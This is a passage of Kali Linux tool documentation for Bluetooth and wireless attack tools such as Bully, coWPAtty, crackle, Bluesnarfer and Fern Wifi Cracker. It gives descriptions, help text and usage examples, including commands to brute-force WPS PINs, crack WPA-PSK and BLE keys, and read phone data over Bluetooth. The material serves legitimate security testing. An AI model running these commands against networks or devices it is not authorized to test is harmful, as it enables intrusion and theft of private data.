Logging Options:
    -n                 Write device names to log, default is disabled
    -m                 Write device manufacturer to log, default is disabled
    -c                 Write device class to log, default is disabled
    -f                 Use "friendly" device class, default is disabled
    -t                 Write timestamps to log, default is disabled
    -x                 Obfuscate discovered MACs, default is disabled
    -e                 Encode discovered MACs with CRC32, default disabled
    -b                 Enable BlueProPro log format, see README

Advanced Options:
    -r <retries>       Name resolution retries, default is 3
    -a <minutes>       Amnesia, Bluelog will forget device after given time
    -w <seconds>       Scanning window in seconds, see README
    -s                 Syslog only mode, no log file. Default is disabled
```

BLUELOG USAGE EXAMPLE

```
root@kali:~# bluelog
Bluelog (v1.1.2) by MS3FGX
---------------------------
```

```
Autodetecting device...OK
Opening output file: bluelog-2014-05-15-1651.log...OK
Writing PID file: /tmp/bluelog.pid...OK
Scan started at [05/15/14 16:51:46] on 00:19:0E:0E:EA:4B.
Hit Ctrl+C to end scan.
```

CATEGORIES: WIRELESS ATTACKS*TAGS:* BLUETOOTH, ENUMERATION, WIRELESS

BlueMaho

BLUEMAHO PACKAGE DESCRIPTION

BlueMaho is GUI-shell (interface) for suite of tools for testing security of bluetooth devices. It is freeware, opensource, written on python, uses wxPyhon. It can be used for testing BT-devices for known vulnerabilities and major thing to do – testing to find unknown vulns. Also it can form nice statistics.

Features:

- scan for devices, show advanced info, SDP records, vendor etc
- track devices – show where and how much times device was seen, its name changes
- loop scan – it can scan all time, showing you online devices
- alerts with sound if new device found
- on_new_device – you can spacify what command should it run when it founds new device
- it can use separate dongles – one for scaning (loop scan) and one for running tools or exploits
- send files
- change name, class, mode, BD_ADDR of local HCI devices
- save results in database
- form nice statistics (uniq devices by day/hour, vendors, services etc)
- test remote device for known vulnerabilities (see exploits for more details)
- test remote device for unknown vulnerabilities (see tools for more details)
- themes! you can customize it

Source: https://wiki.thc.org/BlueMaho

BlueMaho Homepage | Kali BlueMaho Repo

- Author: The Hacker’s Choice
- License: GPLv2


TOOLS INCLUDED IN THE BLUEMAHO PACKAGE

bluemaho.py – Suite of tools for testing security of bluetooth devices

BlueMaho is GUI-shell (interface) for suite of tools for testing security of bluetooth devices. It is freeware, opensource, written on python, uses wxPyhon. It can be used for testing BT-devices for known vulnerabilities and major thing to do – testing to find unknown vulns. Also it can form nice statistics.

BLUEMAHO.PY USAGE EXAMPLE

```
root@kali:~# bluemaho.py
```


select exploit
select tool
run

☐ loop scan
☐ get SDP info
☐ on new dev
☑ write to log
☑ play sound
☑ trackinfo

hci1 scan
hci1 tools

```
> 2014-05-15 13:39:34 bluemaho loaded.
```

CATEGORIES: WIRELESS ATTACKS*TAGS:* BLUETOOTH, ENUMERATION, GUI, WIRELESS

Bluepot

BLUEPOT PACKAGE DESCRIPTION

Bluepot is a Bluetooth Honeypot written in Java, it runs on Linux.

Bluepot was a third year university project attempting to implement a fully functional Bluetooth Honeypot. A piece of software designed to accept and store any malware sent to it and interact with common Bluetooth attacks such as “BlueBugging?” and “BlueSnarfing?”. Bluetooth connectivity is provided via hardware Bluetooth dongles.

The system also allows monitoring of attacks via a graphical user interface that provides graphs, lists, a dashboard and further detailed analysis from log files.

Source: https://github.com/andrewmichaelsmith/bluepot/

Bluepot Homepage | Kali Bluepot Repo

- Author: Andy Smith
- License: GPLv3


TOOLS INCLUDED IN THE BLUEPOT PACKAGE

bluepot–ABluetoothHoneypot

A Bluetooth Honeypot.

BLUEPOT USAGE EXAMPLE

```
root@kali:~# bluepot
```


Bluetooth Honeypot
Sensors
System
Attackers
Sensors
Overview
Config
Log
Sensor 0
Sensor 1
Graphs
Overall Activity
Hits
0
16:47:00
16:47:10
16:47:20
16:47:30
16:47:40
16:47:50
16:48:0
Time
OBEX
L2CAP
RFCOMM
Last 10 Attackers
Top 10 Attackers
Last 10 Files
1. -
2. -
3. -
4. -
5. -
6. -
7. -
8. -
9. -
10. -
Files Recieved
No. Of Files
0
16:47:00
16:47:30
16:48:00
16:48:30
16:49:00
Time
Sensor Activity
Hits
0
16:47:00
16:47:10
16:47:20
16:47:30
16:47:40
16:47:50
16:48:0
Time
0
1

System Overview

Sensors Online: 2
Connections Rcvd: 0
Unique Attackers: 0
Files Recieved 0
Randomiser Enabled: False

Available Devices

	Name	Type
0	kali-1	Computer - Uncategorized
1	Emma's Toy	Toy - Robot

CATEGORIES: WIRELESS ATTACKS*TAGS:* BLUETOOTH, GUI, SNIFFING, SPOOFING, WIRELESS

BlueRanger

BLUERANGER PACKAGE DESCRIPTION

BlueRanger is a simple Bash script which uses Link Quality to locate Bluetooth device radios. It sends l2cap (Bluetooth) pings to create a connection between Bluetooth interfaces, since most devices allow pings without any authentication or authorization. The higher the link quality, the closer the device (in theory).

Use a Bluetooth Class 1 adapter for long range location detection. Switch to a Class 3 adapter for more precise short range locating. The recision and accuracy depend on the build quality of the Bluetooth adapter, interference, and response from the remote device. Fluctuations may occur even when neither device is in motion.

BlueRanger Homepage | Kali BlueRanger Repo

- Author: JP Dunning
- License: GPLv2

TOOLS INCLUDED IN THE BLUERANGER PACKAGE

blueranger.sh–SimpleBashscripttolocateBluetoothdevices

```
root@kali:~# blueranger.sh

BlueRanger 1.0 by JP Dunning (.ronin)
<www.hackfromacave.com>
(c) 2009-2012 Shadow Cave LLC.

NAME
    blueranger

SYNOPSIS
       blueranger.sh <hciX> <bdaddr>

DESCRIPTION
    <hciX>        Local interface
    <bdaddr>      Remote Device Address
```

BLUERANGER.SH USAGE EXAMPLE

Use the Bluetooth interface *(hci1)* to scan for the specified remote address *(20:C9:D0:43:4B:D8)*:

```
root@kali:~# blueranger.sh hci1 20:C9:D0:43:4B:D8

Starting ...

Close with 2 X Crtl+C



      (((B(l(u(e(R)a)n)g)e)r)))

By JP Dunning (.ronin)
www.hackfromacave.com

Locating: ares (20:C9:D0:43:4B:D8)
Ping Count: 1

Proximity Change    Link Quality
----------------    ------------
FOUND          255/255

Range
------------------------------------
|*
------------------------------------
```

CATEGORIES: WIRELESS ATTACKS*TAGS:* BLUETOOTH, WIRELESS

Bluesnarfer

BLUESNARFER PACKAGE DESCRIPTION

A Bluetooth bluesnarfing Utility.

Bluesnarfer Homepage | Kali Bluesnarfer Repo

- Author: Davide Del Vecchio
- License: GPLv2

TOOLS INCLUDED IN THE BLUESNARFER PACKAGE

bluesnarfer–ABluesnarfingUtility

```
root@kali:~# bluesnarfer
bluesnarfer: you must set bd_addr
bluesnarfer, version 0.1 -
usage: bluesnarfer [options] [ATCMD] -b bt_addr

ATCMD     : valid AT+CMD (GSM EXTENSION)

TYPE      : valid phonebook type ..
example   : "DC" (dialed call list)
           "SM" (SIM phonebook)
           "RC" (recevied call list)
           "XX" much more

-b bdaddr : bluetooth device address
-C chan   : bluetooth rfcomm channel

-c ATCMD  : custom action
-r N-M    : read phonebook entry N to M
-w N-M    : delete phonebook entry N to M
-f name   : search "name" in phonebook address
-s TYPE   : select phonebook memory storage
-l        : list aviable phonebook memory storage
-i        : device info
```

BLUESNARFER USAGE EXAMPLE

Scan the remote device address *(-b 20:C9:D0:43:4B:D8)* and get the device info *(-i)*:

```
root@kali:~# bluesnarfer -b 20:C9:D0:43:4B:D8 -i
```

```
device name: ares
```

CATEGORIES: WIRELESS ATTACKS*TAGS:* BLUETOOTH, WIRELESS

Bully

BULLY PACKAGE DESCRIPTION

Bully is a new implementation of the WPS brute force attack, written in C. It is conceptually identical to other programs, in that it exploits the (now well known) design flaw in the WPS specification. It has several advantages over the original reaver code. These include fewer dependencies, improved memory and cpu performance, correct handling of endianness, and a more robust set of options. It runs on Linux, and was specifically developed to run on embedded Linux systems (OpenWrt, etc) regardless of architecture.

Bully provides several improvements in the detection and handling of anomalous scenarios. It has been tested against access points from numerous vendors, and with differing configurations, with much success.

Source: https://github.com/bdpurcell/bully/

Bully Homepage | Kali Bully Repo

- Author: Brian Purcell
- License: GPLv3

TOOLS INCLUDED IN THE BULLY PACKAGE

bully–ImplementationoftheWPSbruteforceattack,writteninC

```
root@kali:~# bully -h

  usage: bully <options> interface

  Required arguments:

      interface      : Wireless interface in monitor mode (root required)

      -b, --bssid macaddr    : MAC address of the target access point
   Or
      -e, --essid string     : Extended SSID for the access point

  Optional arguments:

      -c, --channel N[,N...] : Channel number of AP, or list to hop [b/g]
      -i, --index N          : Starting pin index (7 or 8 digits)  [Auto]
      -l, --lockwait N       : Seconds to wait if the AP locks WPS   [43]
```

```
    -o, --outfile file      : Output file for messages          [stdout]
    -p, --pin N             : Starting pin number (7 or 8 digits) [Auto]
    -s, --source macaddr    : Source (hardware) MAC address      [Probe]
    -v, --verbosity N       : Verbosity level 1-3, 1 is quietest     [3]
    -w, --workdir path      : Location of pin/session files  [~/.bully/]
    -5, --5ghz              : Hop on 5GHz a/n default channel list  [No]
    -B, --bruteforce        : Bruteforce the WPS pin checksum digit [No]
    -F, --force             : Force continue in spite of warnings   [No]
    -S, --sequential        : Sequential pins (do not randomize)    [No]
    -T, --test              : Test mode (do not inject any packets) [No]

 Advanced arguments:

    -a, --acktime N         : Deprecated/ignored                  [Auto]
    -r, --retries N         : Resend packets N times when not acked  [2]
    -m, --m13time N         : Deprecated/ignored                  [Auto]
    -t, --timeout N         : Deprecated/ignored                  [Auto]
    -1, --pin1delay M,N     : Delay M seconds every Nth nack at M5 [0,1]
    -2, --pin2delay M,N     : Delay M seconds every Nth nack at M7 [5,1]
    -A, --noacks            : Disable ACK check for sent packets    [No]
    -C, --nocheck           : Skip CRC/FCS validation (performance) [No]
    -D, --detectlock        : Detect WPS lockouts unreported by AP  [No]
    -E, --eapfail           : EAP Failure terminate every exchange  [No]
    -L, --lockignore        : Ignore WPS locks reported by the AP   [No]
    -M, --m57nack           : M5/M7 timeouts treated as WSC_NACK's  [No]
    -N, --nofcs             : Packets don't contain the FCS field [Auto]
    -P, --probe             : Use probe request for nonbeaconing AP [No]
    -R, --radiotap          : Assume radiotap headers are present [Auto]
    -W, --windows7          : Masquerade as a Windows 7 registrar   [No]
    -Z, --suppress          : Suppress packet throttling algorithm  [No]
    -V, --version           : Print version info and exit
    -h, --help              : Display this help information
```

BULLY USAGE EXAMPLE

Attack the wireless ESSID *(-e 6F36E6)* through the monitor mode interface *(mon0)*:

```
root@kali:~# bully -e 6F36E6 mon0
[!] Bully v1.0-22 - WPS vulnerability assessment utility
[X] Unknown frequency '-113135872' reported by interface 'mon0'
[!] Using '00:1f:33:f3:51:13' for the source MAC address
[+] Datalink type set to '127', radiotap headers present
[+] Scanning for beacon from '6F36E6' on channel 'unknown'
[+] Got beacon for '6F36E6' (9c:d3:6d:b8:ff:56)
[+] Switching interface 'mon0' to channel '8'
```

```
[!] Beacon information element indicates WPS is locked
[!] Creating new randomized pin file '/root/.bully/pins'
[+] Index of starting pin number is '0000000'
[+] Last State = 'NoAssoc'   Next pin '54744431'
```

CATEGORIES: WIRELESS ATTACKS*TAGS:* EXPLOITATION, WIRELESS

coWPAtty

COWPATTY PACKAGE DESCRIPTION

Implementation of an offline dictionary attack against WPA/WPA2 networks using PSK-based authentication (e.g. WPA-Personal). Many enterprise networks deploy PSK-based authentication mechanisms for WPA/WPA2 since it is much easier than establishing the necessary RADIUS, supplicant and certificate authority architecture needed for WPA-Enterprise authentication. Cowpatty can implement an accelerated attack if a precomputed PMK file is available for the SSID that is being assessed.

Source: http://www.willhackforsushi.com/?page_id=50

coWPAtty Homepage | Kali coWPAtty Repo

- Author: Joshua Wright
- License: GPLv2

TOOLS INCLUDED IN THE COWPATTY PACKAGE

cowpatty–WPA-PSKdictionaryattack

```
root@kali:~# cowpatty -h
cowpatty 4.6 - WPA-PSK dictionary attack. <jwright@hasborg.com>

Usage: cowpatty [options]

    -f  Dictionary file
    -d  Hash file (genpmk)
    -r  Packet capture file
    -s  Network SSID (enclose in quotes if SSID includes spaces)
    -c  Check for valid 4-way frames, does not crack
    -h  Print this help information and exit
    -v  Print verbose information (more -v for more verbosity)
    -V  Print program version and exit
```

genpmk–WPA-PSKprecomputationattack

```
root@kali:~# genpmk -h
genpmk 1.1 - WPA-PSK precomputation attack. <jwright@hasborg.com>
```

```
Usage: genpmk [options]

    -f  Dictionary file
    -d  Output hash file
    -s  Network SSID
    -h  Print this help information and exit
    -v  Print verbose information (more -v for more verbosity)
    -V  Print program version and exit

After precomputing the hash file, run cowpatty with the -d argument.
```

GENPMK USAGE EXAMPLE

Use the provided dictionary file *(-f /usr/share/wordlists/nmap.lst)* to generate a hashfile, saving it to a file *(-d cowpatty_dict)* for the given ESSID*(-s securenet)*:

```
root@kali:~# genpmk -f /usr/share/wordlists/nmap.lst -d cowpatty_dict -s securenet
genpmk 1.1 - WPA-PSK precomputation attack. <jwright@hasborg.com>
File cowpatty_dict does not exist, creating.
key no. 1000: pinkgirl

1641 passphrases tested in 4.09 seconds:  401.35 passphrases/second
```

COWPATTY USAGE EXAMPLE

Use the provided hashfile *(-d cowpatty_dict)*, read the packet capture *(-r Kismet-20140515-16-21-37-1.pcapdump)*, and crack the password for the given ESSID *(-s 6F36E6)*:

```
root@kali:~# cowpatty -d cowpatty_dict -r Kismet-20140515-16-21-37-1.pcapdump -s 6F36E6
cowpatty 4.6 - WPA-PSK dictionary attack. <jwright@hasborg.com>
```

CATEGORIES: WIRELESS ATTACKS*TAGS:* PASSWORDS, WIRELESS

crackle

CRACKLE PACKAGE DESCRIPTION

crackle exploits a flaw in the BLE pairing process that allows an attacker to guess or very quickly brute force the TK (Temporary Key). With the TK and other data collected from the pairing process, the STK (Short Term Key) and later the LTK (Long Term Key) can be collected.

With the STK and LTK, all communications between the master and the slave can be decrypted.

Source: https://github.com/mikeryan/crackle

crackle Homepage | Kali crackle Repo

- Author: Mike Ryan
- License: BSD

TOOLS INCLUDED IN THE CRACKLE PACKAGE

crackle–CrackanddecryptBLEencryption

```
root@kali:~# crackle
Usage: crackle -i <input.pcap> [-o <output.pcap>] [-l <ltk>]
Cracks Bluetooth Low Energy encryption (AKA Bluetooth Smart)

Major modes:  Crack TK // Decrypt with LTK

Crack TK:

    Input PCAP file must contain a complete pairing conversation. If any
    packet is missing, cracking will not proceed. The PCAP file will be
    decrypted if -o <output.pcap> is specified. If LTK exchange is in
    the PCAP file, the LTK will be dumped to stdout.

Decrypt with LTK:

    Input PCAP file must contain at least LL_ENC_REQ and LL_ENC_RSP
    (which contain the SKD and IV). The PCAP file will be decrypted if
    the LTK is correct.

    LTK format: string of hex bytes, no separator, most-significant
    octet to least-significant octet.

    Example: -l 81b06facd90fe7a6e9bbd9cee59736a7

Optional arguments:
    -v   Be verbose
    -t   Run tests against crypto engine

Written by Mike Ryan <mikeryan@lacklustre.net>
See web site for more info:
    http://lacklustre.net/projects/crackle/
```

CRACKLE USAGE EXAMPLE

Read the input file *(-i ltk_exchange.pcap)* and write the decrypted output to disk *(-o ltk-decrypted.pcap)*:

```
root@kali:~# crackle -i ltk_exchange.pcap -o ltk-decrypted.pcap



!!!
TK found: 000000
```

```
ding ding ding, using a TK of 0! Just Cracks(tm)
!!!

Warning: packet is too short to be encrypted (1), skipping
LTK found: 7f62c053f104a5bbe68b1d896a2ed49c
Done, processed 712 total packets, decrypted 3
```

CATEGORIES: EXPLOITATION TOOLS, WIRELESS ATTACKS*TAGS:* BLUETOOTH, EXPLOITATION, WIRELESS

eapmd5pass

EAPMD5PASS PACKAGE DESCRIPTION

EAP-MD5 is a legacy authentication mechanism that does not provide sufficient protection for user authentication credentials. Users who authenticate using EAP-MD5 subject themselves to an offline dictionary attack vulnerability. This tool reads from a live network interface in monitor-mode, or from a stored libpcap capture file, and extracts the portions of the EAP-MD5 authentication exchange. Once the challenge and response portions have been collected from this exchange, eapmd5pass will mount an offline dictionary attack against the user's password.

Source: http://www.willhackforsushi.com/code/eapmd5pass/1.4/README

eapmd5pass Homepage | Kali eapmd5pass Repo

- Author: Joshua Wright
- License: GPLv2

TOOLS INCLUDED IN THE EAPMD5PASS PACKAGE

eapmd5pass–DictionaryattackagainstEAP-MD5

```
root@kali:~# eapmd5pass -h
eapmd5pass - Dictionary attack against EAP-MD5

Usage: eapmd5pass [ -i <int> | -r <pcapfile> ] [ -w wordfile ] [options]

  -i <iface>    interface name
  -r <pcapfile> read from a named libpcap file
  -w <wordfile> use wordfile for possible passwords.
  -b <bssid>    BSSID of target network (default: all)
  -U <username> Username of EAP-MD5 user.
  -C <chal> EAP-MD5 challenge value.
  -R <response> EAP-MD5 response value.
  -E <eapid>    EAP-MD5 response EAP ID value.
  -v        increase verbosity level (max 3)
  -V        version information
  -h        usage information

The "-r" and "[-U|-C|-R|-E]" options are not meant to be used together.  Use -r
when a packet capture is available.  Specify the username, challenge and
response when available through other means.
```

EAPMD5PASS USAGE EXAMPLE

```
root@kali:~# coming soon
```

CATEGORIES: WIRELESS ATTACKS*TAGS:* WIRELESS

FernWifiCracker

FERN WIFI CRACKER PACKAGE DESCRIPTION

Fern Wifi Cracker is a Wireless security auditing and attack software program written using the Python Programming Language and the Python Qt GUI library, the program is able to crack and recover WEP/WPA/WPS keys and also run other network based attacks on wireless or ethernet based networks.

Fern Wifi Cracker currently supports the following features:

- WEP Cracking with Fragmentation,Chop-Chop, Caffe-Latte, Hirte, ARP Request Replay or WPS attack
- WPA/WPA2 Cracking with Dictionary or WPS based attacks
- Automatic saving of key in database on successful crack
- Automatic Access Point Attack System
- Session Hijacking (Passive and Ethernet Modes)
- Access Point MAC Address Geo Location Tracking
- Internal MITM Engine
- Bruteforce Attacks (HTTP,HTTPS,TELNET,FTP)
- Update Support

Source: https://code.google.com/p/fern-wifi-cracker/

Fern Wifi Cracker Homepage | Kali Fern Wifi Cracker Repo

- Author: Saviour Emmanuel Ekiko
- License: GPLv3

